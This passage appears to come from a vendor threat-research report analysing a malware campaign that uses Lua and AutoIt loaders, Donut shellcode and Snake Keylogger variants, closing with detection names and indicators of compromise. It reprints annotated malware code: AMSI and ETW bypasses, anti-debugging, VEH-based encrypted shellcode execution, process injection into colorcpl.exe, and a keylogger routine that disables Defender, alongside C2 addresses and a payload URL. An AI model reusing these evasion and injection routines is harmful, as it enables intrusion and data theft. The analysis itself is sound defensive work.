                    if FK() then --Unhook system DLLs (kernel32, kernelbase, user32, advapi32).
                        local G = fK("user32.dll", "MessageBoxA"); --Manually parse DLL memory for function addresses
                        if G then
                            local D = oK(G); --Deploy API Proxy for call redirection.
                            if D then
                                end;
                                local J = LK("NtAllocateVirtualMemory"); --Retrieve Syscall Number
                                if J then
                                    local D = yK(J); --Extract Syscall numbers for Direct Syscalls.
                                    if D then
                                        end;
                                        Nb(); --XORed APIs, memory junking, timing-based debugger detection, Security solution detection
                                        mM(); --Create Junk var/function, Hook Lua Debug function
                                        local H = RRIIIOO(); --Lua Anti-Debug: Encrypt the variable name
                                        local Y = RRIIIOO(); --Lua Anti-Debug: Add junk code and hook debug functions.
                                        Mb(); --Allocates numerous buffers fills them with 0x90, 0xcc(INT 3), random data
                                        zK(); --ETW bypass : xor eax, eax, ret
                                        zK(); --AMSI bypass : xor eax, eax, ret
                                        JM(); --API unhooking, breakpoint removal, and configuration of ThreadHideFromDebugger / ProcessDebugPort
                                        XM();
                                        if O.C.IsDebuggerPresent() ~= 0 then
                                            tK(30000);
                                        end;
                                        local X = TM(OFSRGFH); --Step 1: Invert and replace.
                                        local m = PM(X); --Step 2: Base64 Decode
                                        local S = KKHEDecode(m); --Step 3: Custom ROT-style cipher
                                        if #S == 0 then
                                            local o = #S + 8192;
                                            local F = cM(o + 6000000000); -- allocates a larger space
                                            if F == nil then
                                                O.copy(F, S, #S);
                                                local f = 256;
                                                local N = O.cast("uint8_t+", F) + #S;
                                                for D = 0, f - 1, 1 do
                                                    N[D] = 144; -- NOP Padding at the end of shellcode
                                                end;
                                                EM(F, #S + f); -- Shellcode Execution: Final obfuscation and payload trigger.

```

Figure 18: Core logic: the latest Lua loader.

To obfuscate shellcode execution and hinder analysis, the implementation employs a segmented encryption scheme. The shellcode is partitioned into page-sized segments, which are then encrypted and marked with PAGE_NOACCESS. To facilitate execution, a Vectored Exception Handler (VEH) is registered to intercept access violations. When the program attempts to execute a protected page, the resulting exception triggers the VEH, which decrypts the specific code block and restores the necessary execution permissions, allowing the process to continue.

```

local function RM(D, G)
    local J = O.new("SYSTEM_INFO");
    O.C.GetSystemInfo(J);
    RK = tonumber(J.dwPageSize);
    CR = O.C.GetTickCount();
    RM = D; -- shellcode_address
    LM = G; -- shellcode_size
    local H = JH(); --Init
    local Y = RM(RM, LM); --PatchDonut64Header
    WM(); --SetupGuardPages
    LM(); --CreateDecoyMemory()
    OR = RM(D, G); --xor32
    local X = 0;
    local m = 0;
    while m < G do
        local G = O.cast("LPVOID", O.cast("char*", D) + m);
        G = ZH(G); --Page Alignment
        local J = O.new("ULONG[1]", 0);
        local H = O.new("PVOID[1]", 0);
        local Y = O.new("SIDE_T[1]", RK);
        R.NtProtectVirtualMemory(O.cast("HANDLE", -1), H, Y, h, J); --4 PAGE_READWRITE
        local S = math.floor(m / RK);
        aH(G, S); --Encrypts the shellcode
        R.NtProtectVirtualMemory(O.cast("HANDLE", -1), H, Y, l, J); --1 PAGE_NOACCESS
        m = m + RK;
        X = X + 1;
    end;
    local S = O.C.AddVectoredExceptionHandler(1, LM); --Register custom VEH for shellcode decryption on access violation.
    local o = O.cast("void(__stdcall*)(void)", D);
    local F, f = pcall(function()
        o(); -- Executes the shellcode
        CR = true;
    end);
end;

local function RM(D) --VEH handler: shellcode decryption on access violation
    local G = O.C.GetTickCount();
    local J = D.ExceptionRecord;
    if J == nil then
        return 0;
    end;
    local H = tonumber(J.ExceptionCode);
    if H ~= 3221225477 then --0xc0000005
        return 0;
    end;
    local Y = O.cast("LPVOID", J.ExceptionInformation[1]);
    if Y == nil then
        return 0;
    end;
    local X = ZH(Y); --Page Alignment
    local m = tonumber(O.cast("uintptr_t", X));
    local S = tonumber(O.cast("uintptr_t", RM)); --pShellcode
    if S == 0 then
        local o = S + LM; --end of the shellcode
        if m < S or m >= o then
            local F = false;
            for D = 0, oM - 1, 1 do
                if F then
                    local f = O.new("PVOID[1]", X);
                    local N = O.new("SIDE_T[1]", RK);
                    local K = O.new("ULONG[1]", 0);
                    R.NtProtectVirtualMemory(O.cast("HANDLE", -1), f, N, h, K); --4 PAGE_READWRITE
                    local y = math.floor(m - S) / RK;
                    aH(f, y); -- shellcode decryption
                    R.NtProtectVirtualMemory(O.cast("HANDLE", -1), f, N, h, K); --32 PAGE_EXECUTE_READ
                    O.C.FlushInstructionCache(O.C.GetCurrentProcess(), X, RK);
                    for D = 0, oM - 1, 1 do
                        VK = VK + 1;
                        return -1;
                    end;
                end;
                local tM = O.cast("VECTORED_EXCEPTION_HANDLER", RM);
            end;
        end;
    end;
end;

```

Figure 19: An obfuscated shellcode execution routine.

Autolt Loader

In a similar attack campaign, we observed the use of Autolt as the loader stage rather than Lua. In this instance, three files are dropped: the Autolt interpreter, an Autolt script, and an encoded data file. The dropped executable can be easily identified by distinct strings associated with the Autolt interpreter, as shown in Figure 20.

Address	Length	Type	String
[S] rdata:004...	0000000E	C (**	AutoIt
[S] rdata:004...	00000028	C (**	/AutoIt3ExecuteLine
[S] rdata:004...	00000028	C (**	/AutoIt3OutputDebug
[S] rdata:004...	0000002C	C (**	/AutoIt3ExecuteScript
[S] rdata:004...	00000014	C (**	AutoIt v3
[S] rdata:004...	0000001C	C (**	AutoIt v3 GUI
[S] rdata:004...	00000014	C (**	AutoIt -
[S] rdata:004...	00000034	C (**	Software\AutoIt v3\AutoIt
[S] rdata:004...	0000002E	C (**	ONAUTOITEXITUNREGISTER
[S] rdata:004...	0000002A	C (**	ONAUTOITEXITREGISTER
[S] rdata:004...	00000024	C (**	AUTOITWINSETTITLE
[S] rdata:004...	00000024	C (**	AUTOITWINGETTITLE
[S] rdata:004...	00000020	C (**	AUTOITSETOPTION
[S] rdata:004...	0000002E	C (**	#OnAutoItStartRegister
[S] rdata:004...	0000001C	C (**	AUTOITVERSION
[S] rdata:004...	00000014	C (**	AUTOITEXE
[S] rdata:004...	00000014	C (**	AUTOITPID
[S] rdata:004...	0000001C	C (**	AUTOITUNICODE
[S] rdata:004...	00000014	C (**	AUTOITX64
[S] rdata:004...	00000007	C	AutoIt
[S] rdata:004...	00000052	C	It is a violation of the AutoIt EULA to attempt to reverse engineer this program.
[S] rdata:004...	00000016	C (**	AutoIt3GUI
[S] rdata:004...	00000046	C (**	AutoIt script files (*.au3, *.a3x)
[S] rdata:004...	00000028	C (**	>>>AUTOIT SCRIPT<<<
[S] rdata:004...	0000002A	C (**	AUTOITCALLVARIABLE%d
[S] rdata:004...	0000001A	C (**	AUTOITERROR
[S] rdata:004...	00000012	C	.text\$lp00AutoIt3

autoit

Figure 20: Strings found in the Autolt Interpreter.

Initial analysis reveals that the script employs obfuscation techniques, including string encryption and the use of randomized, long-form variable names.

```
Func GZMOPICISNLFPAEWSQVJVMCTIVSUKYGMQAQCAVVYAAUBFAQDYTTJWIGDSYXLSNAPYGEUMYMPJWKKWUQQTISRMFVHFUOTLPAZNPLDTHYTONJZGBACPYNBSBMTDIRYHQGZPCSSXYPJFCZICKRAIIGBK (
    SSSIHUGKMFNLJRTIJFDSJKAAXWFPKKKXDTSGNUARVCVUUFFMKNONEINDJCJLMDDFSUZIMFCHZURKXVTHGCCASZWCNLONNIYEAATUXBNIGLDMRXJHYXATIOHLVLMHNEHWCTPTASFAVEALYJPPILTPIDHJGV)
    Local S$EPRVHCCEPYTTCOGTMAWOMHNRKJPDSTFQBNHNSOLUIAOSZNRHFEVVSLOPRWDSQXBEDEKZGMTKDHDMLTUGAVONTNHELGAQTJTUEP$KGOHEVSMHCHJHMCNCHSVYVMTOSUJZFCZHNZYKOSYDUGLENN = Binary(
    S$RTHUSKMFNLJRTIJFDSJKAAXWFPKKKXDTSGNUARVCVUUFFMKNONEINDJCJLMDDFSUZIMFCHZURKXVTHGCCASZWCNLONNIYEAATUXBNIGLDMRXJHYXATIOHLVLMHNEHWCTPTASFAVEALYJPPILTPIDHJGV)
    Local SATRNWURWUFDEWJGXQMDFTJYJUXJERJHRLCKSGMTNDSJAPNHYXKASMSUMUQFCMSMQDSNJSZTHVVCQAEODIXASQAMJEFCTCFNZOBUMRGCQCYHNMWQPCQOKAXCFMUZFEATPEVIGTKEKOSHEWLES = ''
    For S$DEVRNCCSTFQJEDIRGNOZCAYTGGHUKOSMGVNXIZTOQKLNJSZINCURKYNXUSHNGEETUDGQXJFFSHDXELNKBXKLQZJUBXWMCJINHPFSGHFGKURFNGJZQKAIJCDRYLLQPMAGCNBFCQTNMORARUFH = 1 To BinaryLen
    (S$EPRVHCCEPYTTCOGTMAWOMHNRKJPDSTFQBNHNSOLUIAOSZNRHFEVVSLOPRWDSQXBEDEKZGMTKDHDMLTUGAVONTNHELGAQTJTUEP$KGOHEVSMHCHJHMCNCHSVYVMTOSUJZFCZHNZYKOSYDUGLENN)
    SATRNWURWUFDEWJGXQMDFTJYJUXJERJHRLCKSGMTNDSJAPNHYXKASMSUMUQFCMSMQDSNJSZTHVVCQAEODIXASQAMJEFCTCFNZOBUMRGCQCYHNMWQPCQOKAXCFMUZFEATPEVIGTKEKOSHEWLES += Chr(8)XorH(
    BinaryMid(S$EPRVHCCEPYTTCOGTMAWOMHNRKJPDSTFQBNHNSOLUIAOSZNRHFEVVSLOPRWDSQXBEDEKZGMTKDHDMLTUGAVONTNHELGAQTJTUEP$KGOHEVSMHCHJHMCNCHSVYVMTOSUJZFCZHNZYKOSYDUGLENN,
    S$DEVRNCCSTFQJEDIRGNOZCAYTGGHUKOSMGVNXIZTOQKLNJSZINCURKYNXUSHNGEETUDGQXJFFSHDXELNKBXKLQZJUBXWMCJINHPFSGHFGKURFNGJZQKAIJCDRYLLQPMAGCNBFCQTNMORARUFH, 1), 8))
    Next
    Return SATRNWURWUFDEWJGXQMDFTJYJUXJERJHRLCKSGMTNDSJAPNHYXKASMSUMUQFCMSMQDSNJSZTHVVCQAEODIXASQAMJEFCTCFNZOBUMRGCQCYHNMWQPCQOKAXCFMUZFEATPEVIGTKEKOSHEWLES
EndFunc
Local $QXCJQMLVGNLADFOFVJLXDTOMLRLKNYKXOUYVYVYFVSRHKNMACHVSDUXCCSCCOYYGUCJLNUJUMHARUNYLBKYNHJCWENRUKUNHJLHODFPRKCNHYCUYHNYGWMITKUYGFKDKGWDGJESXQOJNARDOWH=#DllStructCreate(
GZMOPICISNLFPAEWSQVJVMCTIVSUKYGMQAQCAVVYAAUBFAQDYTTJWIGDSYXLSNAPYGEUMYMPJWKKWUQQTISRMFVHFUOTLPAZNPLDTHYTONJZGBACPYNBSBMTDIRYHQGZPCSSXYPJFCZICKRAIIGBK(
    "0x07140C1107430001581317114311525807140C1107431151581317114311505807140C1107431B525807140C1107431A525807140C1107431B515807140C1107431A515807140C1107431B005807140C1107431A005807140C1107
4305025807140C11074305058140C110743101458140C1107430011515813171143115158131711430A58131711430A5813171143061")
    Local $XSEISGFNDSFKTEJNKFHJQVRFUQBYVCEJQWTHGHNKFTWTFPCVHYHYFFVVOULISBCHXQXQDGJSHDGCINGVQDPEAFJTFHQTGXSLASNGUHLXNNAQCIRTABLYFGNHLVCLDVSIFGQODQZINND=#DllStructCreate(
    GZMOPICISNLFPAEWSQVJVMCTIVSUKYGMQAQCAVVYAAUBFAQDYTTJWIGDSYXLSNAPYGEUMYMPJWKKWUQQTISRMFVHFUOTLPAZNPLDTHYTONJZGBACPYNBSBMTDIRYHQGZPCSSXYPJFCZICKRAIIGBK(
    "0x131711431308581317114317085807140C110743130A675807140C110743170A67"))
```

Figure 21: Obfuscated script and the string decoded routine

Once deobfuscated, the script's true behavior becomes clear. It first defines the necessary structures to launch C:\Windows\Syswow64\colorcpl.exe as a suspended process. It then locates a local data file, decrypts it using XOR, and finally uses low-level ntdll.dll functions to perform process injection and execute the payload. Similar Autolt loaders were mentioned in [G Data](#) blog posts analyzing a Remcos campaign.

```

Local $PROCESS_INFORMATION=DllstructCreate("ptr ph;ptr th;dword pid;dword tid")
If Not DllCall("kernel32.dll", "bool", "CreateProcessA", "ptr", 0, "str", "C:\Windows\Syswow64\colorcpl.exe", "ptr", 0, "ptr", 0, "bool", 0, "dword", 0x08000000, "ptr", 0, "ptr", 0, "ptr", 0, DllstructGetPtr($STARTUPINFO), "ptr", DllstructGetPtr($PROCESS_INFORMATION)) [0] Then Exit
Local $hProcess=DllstructGetData($PROCESS_INFORMATION, ph)
DllCall("kernel32.dll", "bool", "CloseHandle", "handle", DllstructGetData($PROCESS_INFORMATION, th))
Local $EncryptedPayloadFile = FileOpen(@ScriptDir & "\KQUDHNTWHMSKDNYSFLVDTGZEV", 16)

If $EncryptedPayloadFile=-1 Then Exit
Local $EncryptedPayload=FileRead($EncryptedPayloadFile)
FileClose($EncryptedPayloadFile)

Local $EncryptedPayloadLen=BinaryLen($EncryptedPayload), $XorKey=5148292
Local $tBuffer=DllstructCreate("byte[" & $EncryptedPayloadLen & "]")
DllstructSetData($tBuffer, 1, $EncryptedPayload)
For $i=0 To $EncryptedPayloadLen-1
    Local $$Sch= BitXOR(DllstructGetData($tBuffer, 1, $i+1), $XorKey)
    DllstructSetData($tBuffer, 1, $$Sch, $i+1)
Next
Local $ntdll=DllCall("kernel32.dll", "handle", "GetModuleHandleA", "str", "ntdll.dll", ) [0]
Local $BaseAddress=0, $r=$EncryptedPayloadLen+666000000
Local $AllocatedMem=DllCallAddress(int, $Func_NtAllocateVirtualMemory, "handle", $hProcess, "ptr*", $BaseAddress, "ulong", 0, "uint*", $r, "ulong", 0x3000, "ulong", 0x40)
If @error Or $AllocatedMem[0]<>0 Then Exit
$BaseAddress=$AllocatedMem[2]
Local $Status=DllCallAddress(int, $Func_NtWriteVirtualMemory, "handle", $hProcess, "ptr", $BaseAddress, "ptr", DllstructGetPtr($tBuffer), "ulong", $EncryptedPayloadLen, "ulong*", 0)
If @error Or $Status[0]<>0 Then Exit
Local $ThreadHandle=0
Local $Status1=DllCallAddress(int, $Func_NtCreateThreadEx, "ptr*", $ThreadHandle, "dword", 0x1FFFFF, "ptr", 0, "handle", $hProcess, "ptr", $BaseAddress, "ptr", 0, "ulong", 0, "ulong_ptr", 0, "ulong_ptr", 0, "ulong_ptr", 0, "ptr", 0)
If Not @error And $Status1[0]=0 Then DllCall("kernel32.dll", "bool", "CloseHandle", "handle", $Status1[1])
DllCall("kernel32.dll", "bool", "CloseHandle", "handle", $hProcess)

```

Figure 22: Deobfuscated Autolt script.

The execution flow is similar to the earliest Lua sample we tracked. Additionally, it is noteworthy that the script employs the same evasion strategy—allocating a significantly larger memory region—to bypass detection.

Donut Shellcode and Payload

The malicious payload is wrapped using the [Donut shellcode generator](#). Upon successful execution of the Donut shellcode, a built-in reflective loader maps and executes the payload directly in memory, achieving a fileless state to evade disk-based detection.

Throughout these campaigns, we observed the threat actor staging and deploying multiple Remote Access Trojans (RATs) and infostealers on victims' systems. The identified payloads include Remcos, Agent Tesla, XWorm, and Snake Keylogger variants. These payloads grant

the attacker full remote administrative control and enable extensive data exfiltration from compromised systems.

Best Private LOGGER

Best Private LOGGER appears to be a modified version of an older Snake Keylogger. As shown in the entry point below, the malware uses a hardcoded signature—'Best Private LOGGER'—which is combined with the data it harvests from the victim.

```
public static void Main()
{
    UltraSpeed.isUserExpired();
    UltraSpeed.DisableWD();
    UltraSpeed.Taskmgr_Disabler();
    UltraSpeed.CMD_Disabler();
    UltraSpeed.Registries_Disabler();
    UltraSpeed.Start();
    UltraSpeed.StartView();
    Application.Run();
}

// Token: 0x0400000B RID: 11
public static string StrSignature = "\r
\r*****\r
\r*\r
\r*\r
\r*\r
\r*\r
\r*   Best   | | / _ \ \ / _ | / _ | _ | _ \ \   *\r
\r*           | | | ( _ ) | ( _ | ( _ | _ | | /   *\r
\r*   Private - - - -> | _ _ \ \ _ / \ \ _ \ \ _ | _ | _ | _ \ \   *\r
\r\r\n*\r
\r*\r
\r*\r
\r*****";
```

Figure 23: Main function of Best Private LOGGER.

Additionally, we acquired a Snake VIP Keylogger builder and used it to generate both protected and unprotected versions of the payload for comparative analysis, shown in Figure 24.




Figure 24: Snake VIP Keylogger builder and a protected version program.

We subsequently conducted a comparative analysis of the data collection modules across the obfuscated [Snake Keylogger](#), the unprotected VIP Keylogger (generated from the builder), and the Best Private LOGGER. As shown below, all three use the same collection module and coding style. The only observed differences are marginal modifications to the signature and slight variations in the data format.




Figure 25: Snake Keylogger(left), Snake VIP Keylogger (middle), and Best Private LOGGER (right).

A comparison of the two samples shows that the naming conventions in the unprotected Snake VIP Keylogger and Best Private LOGGER are identical. However, Snake VIP Keylogger has a more extensive feature set, including anti-analysis capabilities and Wi-Fi harvesting. Given these structural similarities, we have identified Best Private LOGGER as a variant of Snake Keylogger.




Figure 26: Unprotected Snake VIP Keylogger (left) and Best Private LOGGER(right).

Conclusion

Behind a seemingly harmless file extension lies real danger. In these campaigns, the dropped executable serves as an interpreter, while the core loader script is disguised as a .tff extension. This disguised loader decrypts, loads, and executes the subsequent stage, which ultimately deploys the malware.

This article reveals a large-scale attack campaign involving heavily obfuscated JScript droppers. These droppers launch an AutoIt/Lua-based loader to deploy various popular RATs and infostealers, including a version of the Snake Keylogger. The infection chain exploits business email compromise by pretending to be trusted companies, causing a significant global impact. Additionally, our review of the loader's development shows it is regularly updated to avoid detection and make analysis more difficult.

Fortinet Protections

The malware described in this report are detected and blocked by [FortiGuard Antivirus](#) as:

PDF/Agent.A529!tr
 JS/Formbook.PYN!tr
 JS/Agent.UNU!tr
 JS/Formbook.AK!tr
 JS/Obfus.gen!tr
 Data/Agent.DD19!tr

Data/Lua.9!tr
Autolt/Autoit.OTS!tr
W64/Donut.E!tr
MSIL/AgentTesla.B!tr
W32/Rescomms.B!tr
MSIL/Agent.ECL!tr
MSIL/SnakeStealer.AVQ!tr.spy

FortiGate, FortiMail, FortiClient, and FortiEDR support the FortiGuard Antivirus Service. The FortiGuard antivirus engine is part of each of those solutions. As a result, customers who have these products with up-to-date protections are protected.

The [FortiGuard CDR](#) (content disarm and reconstruction) service can disarm the malicious macros within the document.

We also suggest that organizations take the free Fortinet [Fortinet Certified Fundamentals \(FCF\)](#) cybersecurity training. The training is designed to help users learn about today's threat landscape and introduces basic cybersecurity concepts and technology.

[FortiGuard IP Reputation](#) and [Anti-Botnet Security Service](#) proactively block malware attacks by aggregating malicious source IP data from the Fortinet distributed network of threat sensors, CERTs, MITRE, cooperative competitors, and other global sources that collaborate to provide up-to-date threat intelligence about hostile sources.

If you believe this or any other cybersecurity threat has impacted your organization, please contact the Global [FortiGuard Incident Response Team](#).

IOCs

C2:

104[.]239.66.86[::]7004
46[.]183.223.21[::]2404
107[.]174.34.137[::]443
newremupdate[.]duckdns.org[::]2404
mail[.]teamengineersgroup.com
mail[.]allportcargoservice.com
mail[.]trimnt.com
mail[.]taikei-rmc-co.biz

URLs:

hxxps[:]//cdn[.]discordapp[.]com/attachments/1499192125093449759/1511147377979818074/F10097782_Request-9200090_0990[.]PDF[.]JS

PDF:

9674da676ee226ee456d35c774715d9b58655423806f281de19dc9ef899e9532

JScripts:

16f9692debe0d4e35d76b48312979e5a90a85ce066e7375269ce78f43da52769
417fc4d6119dac40f276b563498a0ad3f9bf42262ec650a4463cbdbe78da388b
619d2628dcf0c8e15a6febb0e562609556ca57f9f8216800ee77a39e336b8bf4
1c4419d687bf45bdc5474b6347e41e89459fc0f5115f0d012c46c57280b242bf
81edd5e740bea0fefb5c1bbd14a671bd1daff37bf3641e34f3a1f7e93559184a
1d9dd914cf623dcae4b88834744a005e5e3eae827ded1aafd23ed1d7be57b90a
6700e6d2a0c285d3ebf1a55aecec63b1e42d7d581f691331c667a8920dac7029
96e22da4d5c0ea4b0efde0ad3eaa8fdedc60228f84fb3c56899afbb9338da2a1

Lua Scripts:

05390dd0d2c84f77475c0c6aa082638e23977da591302e911cbcb071c42a9451
c7159e589e29f9c866cc9983839ae9c9a1457df542a2dcd5103baf38636e08fd
bbeb74e6af12536ecb6761a65ed893fbddd1b86a17cd4a61b616e5fc6106ec9a
b12b743d4ecc0fe7320b6c1533e2a60bb89f94ca39a5be37143e7af27daacf04
8c28bc87eb4f2613117d41a716e78f62d55c19edaeea573c2c96e787da055167
be4fcf88a287f783a3d199e889f9f088f77338eafe0dce70a38ade01192fb223

Autolt Scripts:

1539468a21a439dd4f8d72a6c34ce503f0585281fc2e88535c3c33727bfdc717
4c001e107a42d65c1b1e6092e4aa6932dbd1544d097d1a432ba27e3b4bddfcc1
16516e3298278719123068bf0ed808ea4e00f73c970a8a83377066b4e3c3c950

Donuts:

fbf9a87d351ef702d87e0cd9e0148baa44c6d619f50fbf91d79a1c5e37719a77
5b271a1b1ffe2716ae420f8e9d40dbc8e9e682f6e4125d4f174a335bf070ac29
5409b3fa21dcc2f854697ec731f9574603dd0b6bdfd892e968a2b412ed85f52c
7df42fc54f053d1bb65f43d4386a75be02770f7923b66e713fb04631582e864e
e2a95dd038a153dfb463c94554912f992cd04cf0f420552a95f4aea3d6f31e18

775ae9a8c7363e2368cbb559f9c2d26a6c479d4e7998fe71d45830885ccde429
986d1d5270822af7d7744762ecd8fc4e9b2886c85b3660e9fdf0b5906d6c4117

EXEs:

ec494785f243f5f1b516b31d8455fadafe5495e11d47a5ce2bd50b1b3791fec6
41ad1f28134f4b4a443b53af04aeb3fa57a2f72a3cc58a6466e84fc3225f38be
3ace400380bd1fc51e83d008dbbe9ceb70b2572da95264be09d85979a6276a37
cc041def6013da331f025e12f21f43677cea08073018d6be037f15a343a9cc24
ca9639f7db6c3d1b37a004493f44aaa4e1282ea9333bc8ca5eac5d263d899e6a
c92740b6b90582a4bf73fef979ca047b9e6ae432e892a97f71e70b45c09e478e
2fe30eccd36f4346cb117af0cf626c2bca84b50c658b0c9af09110b9f86a53f4
2b1248d89fd9a7c716816f9688402942827fc1bfa89d5dccd741521725104279